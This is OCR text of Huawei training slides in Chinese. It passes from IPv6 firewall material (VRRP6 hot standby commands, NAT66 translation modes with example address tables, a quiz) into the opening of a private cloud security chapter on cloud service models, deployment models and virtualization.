[FW_B-GE0/0/3] vrrp6 vrid 2 virtual-ip FE80::2 link-local standby
[FW_B-GE0/0/3] vrrp6 vrid 2 virtual-ip 2001:db8:5::3
```


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 基于VRR6的双机热备（主备模式）的配置过程与IPv4场景类似，主要包括防火墙基础网络配置、VRRP备份组配置、心跳口及开启双机热备功能配置，本文仅介绍IPv6与IPv4不同之处，即VRRP6备份组配置。
- 其他场景下IPv6双机热备配置与IPv4场景下类似，不再赘述
- 缺省情况下，FW禁止转发IPv6报文，必须开启全局的IPv6功能和接口的IPv6功能。
- IPv6网络中，心跳接口可以使用IPv4和IPv6两种地址，因心跳报文如果采用IPv4传输，占用带宽相对小，可靠性高，推荐使用IPv4地址。
- 配置IPv6的VRRP备份组时，必须先为VRRP备份组配置一个链路本地地址，再配置虚拟IP地址（该IP地址不支持任播地址）。

NAT66


- NAT66是指IPv6地址之间的转换。根据转换方式的不同，NAT66可以分为NPTv6和静态NAT66。
  - NPTv6：源地址或者目的地址经过NPTv6转换后，IPv6的网络前缀会被新的网络前缀替换，同时IPv6地址的接口ID部分会根据RFC6296规定进行调整，具体算法请参考RFC6296。
  - 静态NAT66：源地址或者目的地址经过静态NAT66转换后，IPv6的网络前缀会被新的网络前缀替换，IPv6地址的接口ID部分不会发生改变。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 与IPv4类似，根据转换对象的不同，NAT66可分为源NAT66、目的NAT66、双向NAT66三类。
  - 在目的NAT中，目的静态NAT66支持端口转换，实现转换前地址与转换后地址多对一转换或转换前地址与转换后地址一对多转换。
  - 双向NAT中，源NAT+目的NAT（静态NAT66）的组合支持端口转换。

源NAT66

- 源NAT场景下，当Host访问Web Server时，防火墙需要进行报文源地址转换。



Source IP	FD01:0203::1234/48
Source Port	1025
Destination IP	2001:0DB8::5678/48
Destination Port	80

Source NAT

Source IP	2001:0203::5678/48
Source Port	1025
Destination IP	2001:0DB8::5678/48
Destination Port	80


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- Host访问Web Server时，FW的处理过程如下：
  - FW收到Host发送的报文后，根据目的IP地址判断报文需要在Trust区域和Untrust区域之间流动，通过安全策略检查后继而查找NAT策略，发现需要对报文进行源地址转换。
  - FW根据源NAT策略对报文的源IP进行NAT66转换，根据NAT66转换方式的不同，转换后的地址也不相同。当选择NPTv6方式时，FW用配置后的IPv6前缀替换源地址的前缀，同时根据RFC6296转换IPv6的接口标识部分。当选择静态NAT66方式时，FW只用配置后的IPv6前缀替换源地址的前缀，然后FW建立会话，然后将报文发送至公网。
  - FW收到Web Server响应Host的报文后，通过查找会话表匹配上述步骤中建立的表项，根据会话表项转换报文的目的地址，然后将报文发送至私网。

目的NAT66

- 目的NAT场景下，当公网用户访问内部Server时，防火墙需要进行报文目的地址转换。



Source IP	2001:0DB8::5678/48
Source Port	1025
Destination IP	FD01:0203::1234/48
Destination Port	80


Source IP	2001:0DB8::5678/48
Source Port	1025
Destination IP	2001:0203::1234/48
Destination Port	80

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 当公网用户访问内部Server时，FW的处理过程如下：
  - FW收到Host发送的报文后，发现命中目的NAT策略，需要对报文进行目的地址转换。
  - FW根据目的NAT策略对目的IP进行NAT66转换，根据NAT66转换方式的不同，转换后的地址也不相同。当选择NPTv6方式时，FW用配置后的IPv6前缀替换目的地址的前缀，同时根据RFC6296转换IPv6的接口标识部分。当选择静态NAT66方式时，FW只用配置后的IPv6前缀替换目的地址的前缀，然后通过安全策略后，FW建立会话，将报文转发至Web Server。
  - FW收到Web Server响应Host的报文后，通过查找会话表匹配到上述步骤中建立的表项，根据会话表项转换报文的源地址，然后将报文发送至Host。

双向NAT66

- 双向NAT场景下，当公网用户访问内部Server时，防火墙进行IPv6源和目的地址同时转换。



Source IP	FD01:0DB8::5678/48
Source Port	1025
Destination IP	FD01:0203::1234/48
Destination Port	80

Source IP	2001:0DB8::5678/48
Source Port	1025
Destination IP	2001:0203::1234/48
Destination Port	80

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- Host访问Web Server时，FW的处理过程如下：
  - FW收到Host发送的报文后，发现命中NAT策略，需要对报文进行地址转换。
  - FW根据目的NAT策略对目的IP进行NAT66转换，根据NAT66转换方式的不同，转换后的地址也不相同。当选择NPTv6方式时，FW用配置后的IPv6前缀替换目的地址的前缀，同时根据RFC6296转换IPv6的接口标识部分。当选择静态NAT66方式时，FW只用配置后的IPv6前缀替换目的地址的前缀，通过安全策略检查后继而查找NAT策略，发现需要对报文进行源地址转换。
  - FW根据源NAT策略对报文的源IP进行NAT66转换，根据NAT66转换方式的不同，转换后的地址也不相同。当选择NPTv6方式时，FW用配置后的IPv6前缀替换源地址的前缀，同时根据RFC6296转换IPv6的接口标识部分。当选择静态NAT66方式时，FW只用配置后的IPv6前缀替换源地址的前缀，FW建立会话，然后将报文发送至服务器。
  - FW收到Web Server响应Host的报文后，通过查找会话表匹配到上述步骤中建立的表项，根据会话表项转换报文的源和目的地址，然后将报文发送至Host。

思考题

1. （单选题）设备在部署了ND Snooping功能后，信任接口会根据以下哪一种报文建立前缀管理表?

   A. RA

   B. DAD NS

   C. 普通NS

   D. NA

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

1. A

本章总结

- 本课程首先介绍了IPv6网络的基础知识包括IPv6的地质类型、地址格式、基础协议，然后介绍了IPv6网络中的攻击及攻击防范，最后介绍了防火墙技术在IPv6网络中的更新和应用。
- 通过本课程的学习，您将能更加充分的了解IPv6网络的配置、攻击防范的运用，以及防火墙IPv6技术。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

学习推荐

- 华为官方网站
  - 企业业务：http://enterprise.huawei.com/cn/
  - 技术支持：http://support.huawei.com/enterprise/
  - 在线学习：http://learning.huawei.com/cn/

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

Thank you.

把数字世界带入每个人、每个家庭、
每个组织，构建万物互联的智能世界。

Bring digital to every person, home, and organization for a fully connected, intelligent world.

版权所有 © 华为技术有限公司 2026 。
保留一切权利。
未经华为事先书面许可，任何人不得对本资料进行复制、修改、整合、改编、翻译，也不得将本资料或其任何部分或基于本资料的衍生作品提供、出售、转让、再许可给任何他人用于华为许可以外的任何其他用途。

Copyright © Huawei Technologies Co., Ltd. 2026.
All Rights Reserved.
Without prior written permission of Huawei, no one is allowed to reproduce, modify, integrate, adapt, translate this Document, or provide, sell, transfer, sublicense this Document or any part of this Document or its derivative to any third party for any other purpose otherwise permitted by Huawei.

HUAWEI

私有云安全

HUAWEI

前言

- 近年来，随着云计算技术的不断发展，越来越多的企业开始选择业务上云。通过云计算平台，企业可以根据业务需求灵活弹性调整IT资源，避免大量资本支出和运营成本。
- 企业使用云计算资源承载业务时，通常会选择将部分或全部业务部署在自建私有云上以避免数据泄露。私有云基础设施需要企业自行搭建，对企业的相关技术要求较高，若参数配置不当或防护措施不到位，则会面临各种安全威胁。
- 本章节主要介绍云计算基础概念和技术架构、常见云计算安全威胁及相关安全防护技术。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

目标

- 学完本课程后，您将能够：
  - 了解云计算技术架构
  - 了解云常见安全威胁
  - 理解云主机安全
  - 理解云网络安全
  - 理解云数据安全
  - 理解云应用安全

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

目录

1. **云计算概述**
2. 云计算技术架构
3. 常见云安威胁分析
4. 云计算安全威胁防护

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

何为云计算?

- 美国国家标准与技术研究院（NIST）定义
  - 云计算是一种模型，它可以实现随时随地，便捷地，随需应变地从可配置计算资源共享池中获取所需的资源（例如，网络、服务器、存储、应用及服务），资源能够快速供应并释放，使管理资源的工作量和与服务提供商的交互减小到最低限度。
- 维基百科定义
  - 云计算是一种通过Internet，以服务的方式提供动态可伸缩的虚拟化的资源的计算模式。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 说明一下定义中的重点：
  - 云计算不是技术，而是一种模型；
  - 通过云计算，用户可以使用的资源包括网络、服务器、存储、应用及服务等，这些资源全部属于IT领域，云计算的目标就是让大众像获取水电一样获取到IT服务；
  - 通俗地讲，“云”是网络、互联网的一种比喻说法，即互联网与建立互联网所需要的底层基础设施的抽象体。“计算”指的是一台足够强大的计算机提供的计算服务（包括各种功能，资源，存储）。“云计算”可以理解为：通过互联网可以使用足够强大的计算机为用户提供的服务，这种服务的使用量可以使用统一的单位来描述。

生活中的云计算

云相册

云音乐

云视频

云文档

生活中还有哪些云计算的应用?

Copyright © Huawei Technologies Co., Ltd. All rights reserved.


HUAWEI

- 生活中，云计算的数据具体来源有哪些：
  - 云相册：百度云，苹果云相册
  - 云音乐：网易云音乐，酷狗，酷我，虾米
  - 云视频：百度云，腾讯云视频
  - 云文档：有道云笔记，石墨文档
- 通过生活中我们使用的应用就可以发现，云计算让我们的生活更加方便。企业也通过云计算的方式，让自己的产品能够提供更好的体验，从而收获更多的用户。

工作中的云计算

- 云会议为用户提供全场景、端云协同的视频会议体验，满足跨地区、跨企业、跨终端的智能沟通协作需求。

视频会议




网络直播


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 在政府、交通、电力、医疗、教育、金融、军队等行业领域及企业需求的共同带动下，我国的视频会议市场呈现稳定的增长趋势，平均年增长在20%以上。考虑到中国现阶段只有不到5%的企业拥有视频会议室，而且越来越多的企业开始意识到高效协作的重要性，视频会议系统已逐渐成为企业高效办公的“标配”。
- 云会议的应用场景：企业办公、远程医疗、智慧教育、企业组织建设等。



- 云计算通过将硬件资源以软件的方式整合为一个整体，然后再以软件的方式动态分配给应用，大大地提高了资源的使用率，并且还能够弹性扩容，极大地优化了工作效率。通过建设高规格的云数据中心，引入自动化调度技术，让数据存储更加集中，数据资产也就能够更加有效利用，也更加节能减排和易于维护。从各个维度都起到了降本增效的作用。
- 五个主要价值点：
  - 按需自助服务：消费者可以按需部署处理能力，如服务器时间和网络存储，而不需要与每个服务供应商进行人工交互。
  - 广泛网络接入：可以通过互联网获取各种能力, 并可以通过标准方式访问，通过各种客户端接入使用。例如移动电话，笔记本电脑，PAD等。
  - 资源池化：供应商的计算资源被集中起来，以便以多用户租用模式服务所有客户，同时不同的物理和虚拟资源可根据客户需求动态分配和重新分配。客户一般无法控制或知道资源的确切位置。这些资源包括存储、处理器、内存、网络带宽和虚拟机等。
  - 快速部署，弹性扩容：云计算可以迅速、弹性地提供能力，能快速扩展，也可以快速释放实现快速缩小。对客户来说，可以租用的资源看起来似乎是无限的，并且可在任何时间购买任何数量的资源。
  - 可计量服务：云服务的收费是基于用户实际使用的资源进行计量，比如云主机的CPU、内存、存储容量，网络带宽的消耗，按小时计费或者包年包月。



- IaaS（Infrastructure as a Service，基础设施即服务）：是由云平台提供基础设施（如：服务器、存储、网络、虚拟化资源）以及负责相关资源的维护，用户只需要关注系统和应用层面的部分即可。
- PaaS（Platform as a Service，平台即服务）：是由云平台提供基础设施（如：服务器、存储、网络、虚拟化资源）+ 应用部署环境（如：操作系统、中间件、软件运行环境）以及负责相关资源的维护，用户只需要关注应用和数据本身即可。
- SaaS（Software as a Service，软件即服务）：是由云平台提供全部资源服务以及维护，用户只管使用应用即可。
- 相比于传统IT全流程全设备采购的方式，云服务模式将IT设备服务化地销售，让客户按需选择，在使用灵活性和成本上比传统IT更有优势。

云计算的部署模式

私有云（Private cloud）：云计算的基础设施由单一的组织拥有，并且仅仅为该组织运营，也即自建自用。
公有云（Public cloud）：云服务提供商拥有云基础设施，并为公众或者企业用户提供云服务。云计算基础设施由一个组织拥有并且向公众或者大型的工业团体销售云计算服务，也即服务出租。
混合云（Hybrid cloud）：云计算基础设施由两种或者多种云组成，对外仍然表现为一个整体。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 私有云：私有云通常部署在企业或单位内部，运行在私有云上的数据全部保存在企业自有的数据中心内，如果需要访问这些数据，就需要经过部署在数据中心入口的防火墙，这样可以在最大程度上保护数据。
- 公有云：云服务运营商拥有云基础设施，并且为公众或者企业用户提供云服务。云计算基础设施由一个组织拥有并且向公众或者大型的工业团体销售云计算服务，用户可以通过互联网像使用水电一样使用IT服务。
- 混合云：混合云是一种比较灵活的云计算模式，它可能包含了公有云、私有云或者后面要讲的行业云中的两种或两种以上的云，用户的业务可以根据需求在这几种云上切换。


目录

1. 云计算概述
2. **云计算技术架构**
   - **虚拟化介绍**
   - 云架构介绍
3. 常见云安威胁分析
4. 云计算安全威胁防护

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

什么是虚拟化?

- 虚拟化（Virtualization）的含义很广泛。将任何一种形式的资源抽象成另一种形式资源的技术称为虚拟化，它是资源的一种逻辑表示，解除了物理硬件和操作系统之间的紧耦合关系。




- IT资源独立
- 操作系统必须与硬件紧耦合

- 资源抽象成共享资源池
- 上层操作系统与硬件解耦，操作系统从资源池中分配资源

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI


- 虚拟化是云计算的基础。简单地说，虚拟化使得在一台物理的服务器上可以跑多台虚拟机，虚拟机共享物理机的CPU、内存、IO硬件资源，但逻辑上虚拟机之间是相互隔离的。
- 在计算机方面，虚拟化一般指通过对计算机物理资源的抽象，提供一个或多个操作环境，实现资源的模拟、隔离或共享等。
- 本质上，虚拟化就是对硬件资源的一种抽象与模拟。通过空间上的分割、时间上的分时以及模拟，虚拟化可将一份资源抽象成多份，亦可将多份资源抽象成一份。



- 分区：分区意味着虚拟化层为多个虚拟机划分服务器资源的能力；每个虚拟机可以同时运行一个单独的操作系统（相同或不同的操作系统），使您能够在一台服务器上运行多个应用程序；每个操作系统只能看到虚拟化层为其提供的“虚拟硬件”（虚拟网卡、CPU、内存等），以使它认为运行在自己的专用服务器上。
- 隔离：虚拟机是互相隔离的。
  - 一个虚拟机的崩溃或故障（例如，操作系统故障、应用程序崩溃、驱动程序故障，等等）不会影响同一服务器上的其它虚拟机。
  - 一个虚拟机中的病毒、蠕虫等与其它虚拟机相隔离，就像每个虚拟机都位于单独的物理机器上一样。
  - 可以进行资源控制以提供性能隔离：您可以为每个虚拟机指定最小和最大资源使用量，以确保某个虚拟机不会占用所有的资源而使得同一系统中的其它虚拟机无资源可用。
  - 可以在单一机器上同时运行多个负载/应用程序/操作系统，而不会出现我们刚才讨论传统x86服务器体系结构的局限性时所提到的那些问题（应用程序冲突、DLL冲突等）。
- 封装：封装意味着将整个虚拟机（硬件配置、BIOS配置、内存状态、磁盘状态、CPU状态）储存在独立于物理硬件的一小组文件中。这样，您只需复制几个文件就可以随时随地根据需要复制、保存和移动虚拟机。
- 相对于硬件独立：因为虚拟机运行于虚拟化层之上，所以只能看到虚拟化层提供的虚拟硬件；此虚拟硬件也同样不必考虑物理服务器的情况；这样，虚拟机就可以在任何x86服务器（IBM、Dell、HP等）上运行而无需进行任何修改。这打破了操作系统和硬件以及应用程序和操作系统/硬件之间的约束。


虚拟化的优势

传统物理服务器



- 操作系统与物理服务器绑定，导致硬件资源浪费。
- 硬件资源静态分配，无法按需动态调整。
- 物理设备单独部署，维护和管理成本高。
- 物理设备单点故障影响全局，业务韧性差。
- ……

虚拟化服务器



- 操作系统与物理服务器解耦，资源利用率提高。
- 虚拟资源易于调整，灵活性和可扩展性增强。
- 虚拟资源便于集中管理和调度，提升运维管理效率。
- 虚拟资源支持迁移和热备，保障业务高可用性。
- ……

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

FusionCompute虚拟化套件

- 华为FusionCompute虚拟化套件是业界领先的虚拟化解决方案，能够给客户带来如下价值：
  - 帮助客户提升数据中心基础设施的资源利用率；
  - 帮助客户成倍缩短业务上线周期；
  - 帮助客户成倍降低数据中心能耗；
  - 利用虚拟化基础设施的高可用和强恢复能力，实现业务故障快速自动化恢复，降低数据中心运维成本并提高系统可用性。
- 在服务器上部署FusionCompute虚拟化套件，可将物理服务器的硬件资源进行整合，并按需分配给不同的业务虚拟机，满足单台服务器承载多种并发业务的需求，大幅提升资源利用率，同时可利用虚拟化高级特性确保系统高可用，满足业务韧性需求。


 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 应用场景介绍：虚拟化场景适用于企业只采用FusionCompute作为统一的操作维护管理平台对整个系统进行操作与维护的应用场景。包含资源监控、资源管理、系统管理等。FusionCompute主要负责硬件资源的虚拟化，以及对虚拟资源、业务资源、用户资源的集中管理。它采用虚拟计算、虚拟存储、虚拟网络等技术，完成计算资源、存储资源、网络资源的虚拟化。同时通过统一的接口，对这些虚拟资源进行集中调度和管理，从而降低业务的运行成本，保证系统的安全性和可靠性。


FusionCompute虚拟化套件定位

- 云机房
- 硬件基础设施
  - 云计算基础硬件设施
  - FusionStorage Block
- FusionCompute虚拟化套件
  - FusionCompute
  - FusionCompute Pro
  - eBackup
  - UltraVR



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 云机房：为云数据中心运营所提供的一系列基本配套设施和空间，主要包括供电系统、消防系统、布线系统、制冷系统等。
- 硬件基础设施层：
  - 硬件资源包括服务器、存储、网络、安全等全面的云计算基础物理设备，支持用户从中小规模到大规模的新建或扩容，可运行从入门级到企业级的各种企业应用。设备类型丰富，可为客户提供灵活的部署选择。
  - 华为分布式块存储（FusionStorage Block）是一种存储与计算高度融合的分布式存储软件，在通用服务器上部署该软件后，可以把所有服务器的本地硬盘组织成一个虚拟存储资源池，提供块存储功能。
